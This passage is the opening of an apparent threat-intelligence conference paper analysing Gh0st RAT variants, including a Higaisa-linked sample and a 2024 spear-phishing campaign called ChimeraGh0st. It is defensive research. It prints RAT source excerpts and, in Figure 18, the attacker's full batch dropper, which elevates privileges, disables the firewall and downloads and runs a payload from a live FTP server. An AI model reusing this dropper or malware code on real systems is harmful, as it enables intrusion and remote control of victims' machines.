2024 DUBLIN

2 - 4 October, 2024 / Dublin, Ireland

GHOSTS FROM THE PAST: BECOME GH0STBUSTERS IN 2024

Hiroshi Takeuchi

MACNICA, Japan

takeuchi-h@macnica.co.jp

ABSTRACT

One popular remote access trojan (RAT) used by China-nexus threat actors is PlugX. Another one is Gh0st RAT. Gh0st RAT was found in 2008 and has a history of over 16 years. It implements multiple remote control features like file manipulation, keylogging, screenshots, and running arbitrary commands. Its source code is publicly available, and the emergence of Gh0st RAT variants customized by many threat actors still continues. In this paper we will dive deep into two interesting customized Gh0st RATs that we found in 2024.

The first sample is a variant likely used by Higaisa, a threat actor believed to be Korean-speaking.

The second sample is a spear-phishing campaign that we analysed in March 2024. The campaign targeted Chinese-speaking people in China and Malaysia. Through our analysis we have found some interesting points. For instance, multiple stagers were used leading up to the deployment of Gh0st RAT and the threat actor used 'BlackDLL', which was often observed around 2016 for DLL side-loading to run Gh0st RAT in memory. We named this Gh0st RAT 'ChimeraGh0st' because the Gh0st RAT borrowed source codes from other malware and open sources. Our deep dive will explain them in detail, and we will also share the tools we have developed to expedite analysis of ChimeraGh0st.

For security practitioners, we describe our approach to classify variants of Gh0st using areas of customization and to corroborate analysis of attribution.

In conclusion, we share our insights on how we can hunt contemporary Gh0st RATs in 2024.

HISTORY OF GH0ST RAT

Gh0st RAT was developed by Chinese security team 红狼安全小组 (C.Rufus Security Team). The team was established in April 2006 and they claimed that they were a non-governmental organization and loved the internet and computers [1]. They announced that they would publish Gh0st RAT Beta 2.5 as open source in January 2008. After that, Gh0st RAT Beta 3.6 was published as open source in May 2008 and it became the last version whose source code was publicly available.

Figure 1: C.Rufus Security Team web page.

Gh0st RAT 1.0 Alpha was released in December 2008. Unlike Beta 2.5 and Beta 3.6, the source code of Gh0st RAT 1.0 Alpha is not publicly available (it is probably shared among closed communities). However, we were able to obtain the C2 Controller binary and identify the differences between Beta 3.6 and 1.0 Alpha. For example, the CJ60Lib MFC library is used for Beta 3.6 UI and the Xtreme Toolkit Professional (XTP) library is used for 1.0 Alpha UI. *Intel 471* researchers presented the details at the BotConf 2023 conference [2]. In summary, Gh0st RAT version updates ended after about a year, but the use of Gh0st RAT has continued for over 16 years.

In 2009, the Information Warfare Monitor, a public-private venture between *The SecDev Group*, an operational think tank, and *Citizen Lab* published the research paper 'Tracking GhostNet: Investigating a Cyber Espionage Network' [3]. Researchers at the Information Warfare Monitor uncovered a cyber espionage campaign in which over 1,295 hosts were infected in 103 countries. 30% of the infected hosts could be considered high-value and included diplomatic, economic, and military domains. This was the first report that described Ghost RAT being used in a cyber espionage campaign. The report was published in March 2009 after the researchers' 10-month-long investigation between June 2008 and March 2009.

After this report was published the development of Gh0st RAT stopped, though the reason for this has not been identified with high confidence so far. However, the source code of Gh0st RAT has been passed down and is being used by many threat actors. Many attacks using Gh0st RAT have been observed over the past few years.

Date	Vendor	Name	Report
May 2024	Bitdefender	TranslucentGh0st, etc.	Deep Dive Into Unfading Sea Haze: A New Threat Actor in the South China Sea [4]
Feb 2024	Positive Technologies	SafeRAT	Троян SafeRAT: так ли он безопасен? [5]
Nov 2023	Cisco	SugarGh0st	New SugarGh0st RAT targets Uzbekistan government and South Korea [6]
Sep 2023	Proofpoint	SainBox	Chinese Malware Appears in Earnest Across Cybercrime Threat Landscape [7]
Sep 2023	AhnLab	HiddenGh0st	HiddenGh0st Malware Attacking MS-SQL Servers [8]
Oct 2021	JPCERT/CC	Gh0stTimes	Malware Gh0stTimes Used by BlackTech [9]
Jun 2020	Positive Technologies	Gh0st RAT plug-in version	COVID-19 and New Year greetings: an investigation into the tools and methods used by the Higaisa group [10]

Table 1: Attack campaigns using Gh0st RAT variants in the past few years.

FEATURES OF GH0ST RAT

Gh0st RAT Beta 3.6 is the last version available publicly as open source, and many threat actors have developed Gh0st RAT variants based on it.

In this section we briefly describe the capabilities and operation of Gh0st RAT Beta 3.6.

There are two main components of a Gh0st RAT system: the client and the server. In IT terminology, the client refers to the program that initiates connections and the server refers to the program that accepts the connection from client. However, in existing papers on Gh0st RAT, the client refers to the C2 control application and the server refers to the Gh0st RAT application – this section will follow that convention.

The server is a *Microsoft Windows* DLL that runs on a compromised host and connects to a C2 client and awaits further instructions. The C2 client component is a standard *Windows* application. The client UI has three tabs: Connections, Settings and Build. The connected servers are listed in the 'Connections' tab. A user selects the server they want to control and right-clicks. The context menu lists the supported commands: File Manager, Screen Control, Keylogger, Remote Terminal, System Management, etc. (see Figure 2).



Figure 2: Gh0st RAT Beta 3.6 Connections tab.

When 文件管理 (File Manager) is selected, a window similar to *Windows Explorer* appears and the user can upload and download files from the compromised host (Figure 3).



Figure 3: File Manager.

In the 'Settings' tab (Figure 4), a user can configure the client configuration: IP address, listening port, the number of connections, etc. The IP address and listening port of the client are base64 encoded and each byte is obfuscated using addition and XOR. The encrypted string is embedded in the Gh0st RAT.

Figure 4: Gh0st RAT Beta 3.6 Settings tab.

In the 'Build' tab (see Figure 5), a user can select how the server retrieves the client information (from an external URL or embedded in the server). Once the user finishes the configuration and presses the 'build' button, the installer is created.

The UI of Gh0st RAT 1.0 Alpha is very similar to that of Gh0st Beta 3.6 (see Figure 6). A user who has experience with version 3.6 can operate it without difficulty.

Figure 5: Gh0st RAT Beta 3.6 Build tab.



Figure 6: Gh0st RAT 1.0 Alpha.

APPLICATION DESIGN OF GH0ST RAT

The Gh0st RAT Beta 3.6 source code base contains Microsoft Visual Studio C++ (MSVC) project files that create four binaries. The MSVC workspace file shows that the Gh0st RAT components were originally developed with MSVC version 6.0.

Gh0st RAT components	Project file	
RESSDT.sys	svchost	Device driver that clears the SSDT (System Service Descriptor Table) of all existing hooks
svchost.dll	svchost	Windows service DLL (Gh0st RAT) that runs on a compromised host
install.exe	install	Dropper application used to install svchost.dll
gh0st.exe	gh0st	C2 server management tool including Gh0st RAT builder

Table 2: Ghost RAT Beta 3.6 components and project files.



Figure 7: Gh0st RAT Beta 3.6 Visual Studio Solution.

In this paper, we delve into the design of Gh0st RAT (svchost.dll). The key classes are listed in Table 3.

Class	
CBuffer	Manages dynamically allocated buffer
CClientSocket	Manages the connection with C2 controller
CManager	Base class of remote command classes that defines basic member and functions
CKernelManager	Plays a role of orchestrator for remote command manager. Handles commands received from C2 controller

Table 3: Ghost RAT main classes.



Figure 8: Gh0st RAT Beta 3.6 main class relation.

CClientSocket establishes a connection with the C2 controller and provides other classes with communication methods (send and receive). CManager is a base class of remote command classes (CKernelManager, CAudioManager, CFileManager, etc.). CManager and CClientSocket have member variables of pointer for each reference (1:1).

As each remote command class establishes a connection with the C2 controller via the paired CClientSocket, multiple connections are established between Gh0st RAT and the C2 controller. Remote command classes derive from the CManager class. The CManager::OnReceive() function is the virtual function and the remote command class implements its remote control features in its OnReceive() function, such as recording, file operations, opening remote shell. The CKernelManager::OnReceive() function parses the command received from the C2 controller and creates the appropriate remote command object.

```
CManager::CManager(CClientSocket *pClient)
{
    m_pClient = pClient;
    m_pClient->setManagerCallBack(this);
}

void CManager::OnReceive(LPBYTE lpBuffer, UINT nSize)
{

}

int CManager::Send(LPBYTE lpData, UINT nSize)
{
    int nRet = 0;
    try
    {
        nRet = m_pClient->Send((LPBYTE)lpData, nSize);
    }catch(...){};
    return nRet;
}
```

Figure 9: CManager source code.

```
void CKernelManager::OnReceive(LPBYTE lpBuffer, UINT nSize)
{
    switch (lpBuffer[0])
    {
    case COMMAND_ACTIVED:
        InterlockedExchange((LONG *)&m_bIsActived, true);
        break;
    case COMMAND_LIST_DRIVE: // 文件管理
        m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPTHREAD_S
            (LPVOID)m_pClient->m_Socket, 0, NULL, false);
        break;
    case COMMAND_SCREEN_SPY: // 屏幕查看
        m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPTHREAD_S
            (LPVOID)m_pClient->m_Socket, 0, NULL, true);
        break;
    case COMMAND_WEBCAM: // 摄像头
        m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPTHREAD_S
```

Figure 10: CKernelManager source code.

We can see that the famous ‘Gh0st’ five-byte string is set to the beginning of the transmitted packet (m_bPacketFlag) in the CClientSocket constructor (Figure 11).

```
void CClientSocket::setManagerCallBack( CManager *pManager )
{
    m_pManager = pManager;
}

CClientSocket::CClientSocket()
{
    WSADATA wsaData;
    WSAStartup(MAKEWORD(2, 2), &wsaData);
    m_hEvent = CreateEvent(NULL, true, false, NULL);
    m_bIsRunning = false;
    m_Socket = INVALID_SOCKET;
    // Packet Flag;
    BYTE bPacketFlag[] = {'G', 'h', '0', 's', 't'};
    memcpy(m_bPacketFlag, bPacketFlag, sizeof(bPacketFlag));
}
```

Figure 11: CClientSocket source code.

From a C++ developer perspective, the architecture of Gh0st RAT is very simple and clear and enables developers to customize the Gh0st RAT very easily. If a developer wants to add a new remote control feature, the developer writes a new remote command class derived from CManager and add some code in the CKernelManager::OnReceive() function. In

summary, Gh0st RAT provides many remote commands from the beginning, and easy customization. This is why threat actors love Gh0st RAT and the reason it has been used over 16 years.

RECENT GH0ST RAT VARIANTS

In 2024, we observed two interesting Gh0st RAT variants, which we delve into in this paper.

GH0ST OF HIGAISA?

The Gh0st RAT variant uploaded to *VirusTotal* in March 2024 drew our attention:

SHA256: `179c1ec61dd2703232f0ee01d1e9c863ea8f971991c1d4e2955d523910b7ca02`

Its file name, 'Duser.dll', is left in the binary. This Gh0st RAT initializes the m_bPacketFlag field (original value is 'Gh0st') with a pseudorandom value calculated using the value returned from the GetTickCount() API. This implementation is the same as the Gh0st RAT variant described in [10].



Figure 12: Calculation of m_bPacketFlag values.

Further analysis revealed another sample. This sample (MD5: `02475eba49942558a5e53e7904eb9cb0`) is described in [11]. The Gh0st RAT is a plug-in type and almost all remote control features come from downloaded plug-ins. As Figure 13 shows, the Gh0st RAT also implements the same pseudorandom value calculation as our finding and as described in [10].

```
char __thiscall sub_10001DC0(_BYTE *this, int a2)
{
  DWORD TickCount; // eax
  _BYTE *v4; // ebp
  unsigned __int8 v5; // cl
  unsigned __int8 v6; // bl
  unsigned __int8 v7; // dl
  int i; // ecx
  __int16 v9; // ax

  TickCount = GetTickCount();
  v4 = this + 228;
  v5 = TickCount % 0xA + 'G';
  this[8420] = v5;
  v6 = (TickCount >> 8) % 0xA + 'F';
  this[8422] = v6;
  v7 = HIWORD(TickCount) % 0xAu + 'J';
  this[8424] = v7;
  this[8421] = v5 ^ v6 ^ v7;
  this[8423] = (v5 + v6 + v7) % 255;
  memset(this + 228, 0, 0x2000u);
```

Figure 13: Calculation of m_bPacketFlag values in [11].

The timestamp of the sample upload to *VirusTotal* in March 2024 is 2023-05-17 00:42:48 UTC. The timestamp can easily be forged, however this sample has some differences from the Gh0st RAT variants described in [10] and [11] and we

believe this sample is an updated one. For instance, the configuration and communication encryption algorithm changed from XOR to custom RC4. These data suggest the possibility of Higaisa continuously using the Gh0st RAT plug-in version from around 2018 to now.

```
                        ;
                        ; Export directory for Duser.dll
                        ;
00 00 00 00                             dd 0                    ; Characteristics
08 23 64 64                             dd 64642308h            ; TimeDateStamp: Wed May 17 00:42:48 2023
00 00                                   dw 0                    ; MajorVersion
00 00                                   dw 0                    ; MinorVersion
D6 01 01 00                             dd rva aDuserDll        ; Name
01 00 00 00                             dd 1                    ; Base
03 00 00 00                             dd 3                    ; NumberOfFunctions
03 00 00 00                             dd 3                    ; NumberOfNames
B8 01 01 00                             dd rva off_100101B8     ; AddressOfFunctions
C4 01 01 00                             dd rva off_100101C4     ; AddressOfNames
D0 01 01 00                             dd rva word_100101D0    ; AddressOfNameOrdinals
```

Figure 14: Timestamp of Duser.dll.

```
CBuffer::Read(p_dword_4, &v17, 5u);     // magic
CBuffer::Read(p_dword_4, &pRecv, 4u);   // data
CBuffer::Read(p_dword_4, &size, 4u);    // size
v9 = pRecv - 13;
buf = Duser_heapAlloc((pRecv - 13));
lpMem = Duser_heapAlloc(size);
CBuffer::Read(p_dword_4, buf, v9);
v20 = v9;
// Customu RC4 Decrtypt
if ( v9 > 3 )
  Duser_cutomRC4_decrypt(buf, v9);
v20 = size;
if ( !Duser_lzo_decompress(buf, v9, lpMem, &v20) )
{
  p_dword_2c = &v21->dword_2c;
  CBuffer::ClearBuffer(&v21->dword_2c);
  CBuffer::Write(p_dword_2c, lpMem, v20);
```

Duser.dll

```
51      CBuffer::Read(v5, &bPacketFlag, 5u);
52      CBuffer::Read(v5, &dwIoSize, 4u);       // nSize
53      CBuffer::Read(v5, &lpBuffer, 4u);       // nUnCompressLength
54      v7 = dwIoSize - 13;
55      pData = heap_alloc(dwIoSize - 13);
56      pDeCompressionData = heap_alloc(lpBuffer);
57      CBuffer::Read(v5, pData, v7);
58      v18 = v7;
59      if ( v7 > 10 )
60      {
61        for ( i = 0; i < 10; ++i )
62        {
63          v10 = pData[i];
64          if ( v10 )
65          {
66            if ( v10 != 0x12 )
67              pData[i] = v10 ^ 0x12;
68          }
69        }
70      }
71      v18 = lpBuffer;
72      if ( !lzo_decompress(pData, v7, pDeCompressionData, &v18) )
73      {
74        v11 = &v19->m_DeCompressionBuffer;
75        CBuffer::ClearBuffer(&v19->m_DeCompressionBuffer);
76        CBuffer::Write(v11, pDeCompressionData, v18);
```

Decompiled code of the function CClientSocket::OnRead

https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/covid-19-and-new-year-greetings-the-higaisa-group

Figure 15: Duser.dll encryption vs Gh0st variant encryption.

Tencent attributed Higaisa to a South Korea nexus threat actor from the compile dates of the samples, decoys related to North Korean events, victimology (diplomatic entities related to North Korea, North Korean residents abroad, etc.), and TTPs, but as researchers at *Tencent* mentioned '归属过程可能因信息有限，或 存在错误，我们希望安全同仁一起来完善该组织的更多信息' ('The attribution process may be due to limited information or errors. We hope that security colleagues will work together to improve more information about the organization'). We also are not highly confident with attribution to South Korea with the data we have now.

CHIMERAGH0ST CAMPAIGN

Around February and March 2024, we observed an attack campaign targeting people in Chinese-speaking regions, China, Malaysia, Singapore. The objective of the threat actor was to compromise devices with a Gh0st RAT variant. We found some interesting points in the attack flow and the Gh0st RAT. In this section, we delve into the campaign and the Gh0st RAT.

Figure 16 shows the attack flow of this campaign.

As an initial access technique, the threat actor delivered a zipped bat file via *DingTalk*, a very popular instant messenger in Chinese-speaking regions, and via spear-phishing emails. Delivery via *DingTalk* had been discussed in a Chinese forum (Figure 17).

Figure 16: Attack flow.



Figure 17: Forum discussion.

Another initial access method, the spear-phishing email with a Zip file attachment, was sent from the account of someone the target regularly communicates with at work. The email thread seemed to be hijacked, however we could not identify whether the email sender account was compromised or not.

Stage 1: Bat file

SHA256: `55aff6b19e84f01cd60063e5a16f8705ae007ea34c52731afb053febcd6f2bfd`

The batch file clears *Windows Firewall* rules and downloads the executable file from an external FTP server. The batch file renames the downloaded file to ‘abce5.exe’ and executes it. The number in the file name (‘5’ in this case) is meaningless. There are other samples whose name are ‘abce.exe’, ‘abce6.exe’, etc. In this paper the file name ‘abce.exe’ is used for brevity.

```
cls
%1 start "" mshta vbscript:CreateObject("Shell.Application").ShellExecute("%~s0","::","%~dp0","runas",0)(window.close)&&exit
DeviceCredentialDeployment
cd /d "%~dp0"
NetSh Advfirewall set allprofiles state off
set ftpUser=laode168168
set ftpPass=lao12345
set ftpIp=118.99.40.68
set ftpFolder=/
set LocalFolder=D:\

echo open %ftpIp% > abc5.txt
echo user %ftpUser% %ftpPass% >> abc5.txt
echo cd %ftpFolder% >> abc5.txt
echo lcd %LocalFolder% >>abc5.txt
echo prompt off >>abc5.txt
echo bin >> abc5.txt
echo get abce5.exe >> abc5.txt
echo bye >> abc5.txt
ftp -n -s:abc5.txt
del abc5.txt
echo neterr > D:\data.dat
d:\abce5.exe
```

Figure 18: Delivered bat file.

In this campaign, the threat actor consistently tried to deploy malware in the D drive. This suggests that the threat actor targeted the PCs, especially branded ones with pre-installed software on which the D drive is allocated.

Stage 2: abce.exe (loader)

SHA256: `959c11382b13be5f27f3c6f4cafc55bcd3b4429495eca78dfee16e0b2160f63f`

The abce.exe file downloads shellcode via FTP using the credentials embedded in the binary (Figure 19). The downloaded shellcode is not written to file system and exists only in memory. The shellcode is encrypted using three single-byte keys (Figure 20). The Python script to decrypt it is available on *GitHub* (the URL is described in the Appendix).

```
